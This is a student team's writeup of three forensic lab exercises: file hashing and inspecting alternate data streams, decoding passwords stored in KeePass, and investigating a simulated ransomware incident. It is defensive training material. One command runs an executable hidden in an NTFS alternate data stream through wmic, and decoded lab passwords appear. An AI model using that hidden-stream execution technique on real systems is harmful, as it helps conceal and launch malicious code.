PSP0201

Week 6

Writeup

Group Name: hiSpec

Members


ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 21 (Blue Teaming) - Time for some ELForensics

Tools used : Terminal, Attackbox, PowerShell, Remmina

Question 1

Open the “db file hash” text file in the Documents directory



Question 2

Obtaining “deebee.exe” file hash in MD5 algorithm

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deeb...


PS C:\Users\littlehelper\Documents>
```


Question 3

Obtaining “deebee.exe” file hash in SHA256 algorithm

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents\deeb...


PS C:\Users\littlehelper\Documents>
```

Question 4

Use command ‘c:\Tools\strings64.exe -accepteula ‘.\deebee.exe’ to scan the executable and get the flag.



Question 5

The command to view ADS is Get-Item -Path .\deebee.exe -Stream *

```
PS C:\users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Question 6

Access the stream using wmic to connect to the database connector file. Then, we will get the flag that is

```
PS C:\users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4108;
        ReturnValue = 0;
};

PS C:\users\littlehelper\Documents>
```

Question 7

Sharika Spooner is in the Naugthy List

Question 8

Jaime Victoria is in the Nice List


Thought Process/Methodology:

After launching Windows attack box via Remmina, go to Documents folder in **<C:\Users\littlehelper\Documents>** and open “db file hash” text file to see the legitimate hash of “deebee.exe”. Open PowerShell and change directories to where the “deebee.exe” is located which is <**C:\Users\littlehelper\Documents>** and insert the code **<Get-FileHash -Algorithm MD5 .\deebee.exe>** to obtain “deebee.exe” hash in MD5 algorithm. Change MD5 to SHA256 to change the algorithm to SHA256 **<Get-FileHash -Algorithm SHA256 .\deebee.exe>**. Next, inspect the file using “Strings.exe” located in **<C:\Tools>** by inserting the code **<C:\Tools\strings64.exe -accepteula .\deebee.exe>** and the components of “deebee.exe” will appear and so is the flag. Next, run **<Get-Item -Path .\deebee.exe -Stream *>** to view the file’s attributes. Take note of the Stream attribute (hidedb) and run **<wmic process call create $(Resolve-Path .\deebee.exe:hidedb)>** in order to run “deebee.exe”. Lastly, choose between 1 or 2 the view the name list of Nice List and Naughty List respectively.

Day 22: Blue Teaming - Elf McEager becomes CyberElf
Tools Used: THM Attackbox, Terminal, Firefox, Remmina, CyberChef, Keepass
Solution/Walkthrough:


Question 1 and 2

Copy the suspicious folder name and using CyberChef, decode the folder name using the **Magic** recipe. There we get the password to the KeePass database and the encoding method listed as the 'Matching ops'.




Question 3

On Remmina, open the suspicious folder and open the **Private** tab. Then, open the **hiya** key and we can find the note written on the hiya key.




Question 4 and 5

On Remmina, under the **Private** tab, open the **Network** tab. Then, open **Elf Server** and tap the **three-dot button** to get the undecoded password.




Then, using CyberChef decode the password using the **Magic** recipe to get the password and also the encoding used on the Elf Server password.




Question 6

On Remmina, under the **Private** tab, open the **eMail** tab. Then, open **ElfMail** and tap the **three-dot button** to get the undecoded password. Using CyberChef, decode the password using the **From HTML Entity** recipe to get the password.




Question 7

On Remmina, under the **Private** tab, open the **Recycle Bin** tab. Then, open **Elf Security System** and tap the **three-dot button** to get the password. There, we can get the username:password pair.




Question 8

Copy the code from **Elf Security System** notes. Using CyberChef, decode the code using **From Charcode** recipe and set the Delimiter to **Comma** and the Base to **10**. Use the recipe twice to get the decoded version of the code.



Then, copy the link in Firefox tab which would redirect us to GitHub, which contain the flag.




Thought Process/Methodology:


Deploy the TryHackMe Attackbox, then open Remmina and fill in the Server, User name, and User password box using the info given by TryHackMe. For Question 1 and 2, copy the suspicious folder name and using CyberChef, decode the folder name using the **Magic** recipe to get the password and the encoding method. For Question 3, on Remmina, open the suspicious folder and open the **Private** tab. Then, open the **hiya** key and we can find the note written on the hiya key. Next, for Question 4 and 5, under the **Private** tab, open the **Network** tab. Then, open **Elf Server** and tap the **three-dot button** to get the undecoded password. Then, using CyberChef decode using the **Magic** recipe to get the password and the encoding method. For Question 6, open the **eMail** tab and open **ElfMail** to get the undecoded password. Then, use CyberChef to decode the password using the **From HTML Entity** recipe. For Question 7, open the **Recycle Bin** tab and open **Elf Security System** to get the password. There, we can get the username:password pair. For Question 8, copy the code from **Elf Security System** notes and use CyberChef to decode the code using **From Charcode** recipe and set the Delimiter to **Comma** and the Base to **10**. Use the recipe twice to get the decoded version of the code. Then, copy the decoded code in Firefox tab which would then redirect us to GitHub, which contain the flag.


Day 23: Blue Teaming - The Grich Strikes Again!
Tools Used: THM Attackbox, Remmina, Cyber Chef
Solution/Walkthrough:

Question 1
The wallpaper says ‘THIS IS FINE’

Question 2
Open the RansomNote.txt file then decrypt the encrypted bitcoin address at Cyber Chef suing from base 64. The plain text value is ‘nomorebestfestivalcompany’.









Question 3

The file extension for each of the encrypted files is .grinch




opidsfsdf is the name of the suspicious scheduled task.




Question 4

C:\users\administrator\desktop\opidsfsdf.exe is the location of the executable that is run at login.




Question 5

The ShadowCopyVolume ID is 7a9eea15-0000-0000-0000-010000000000.



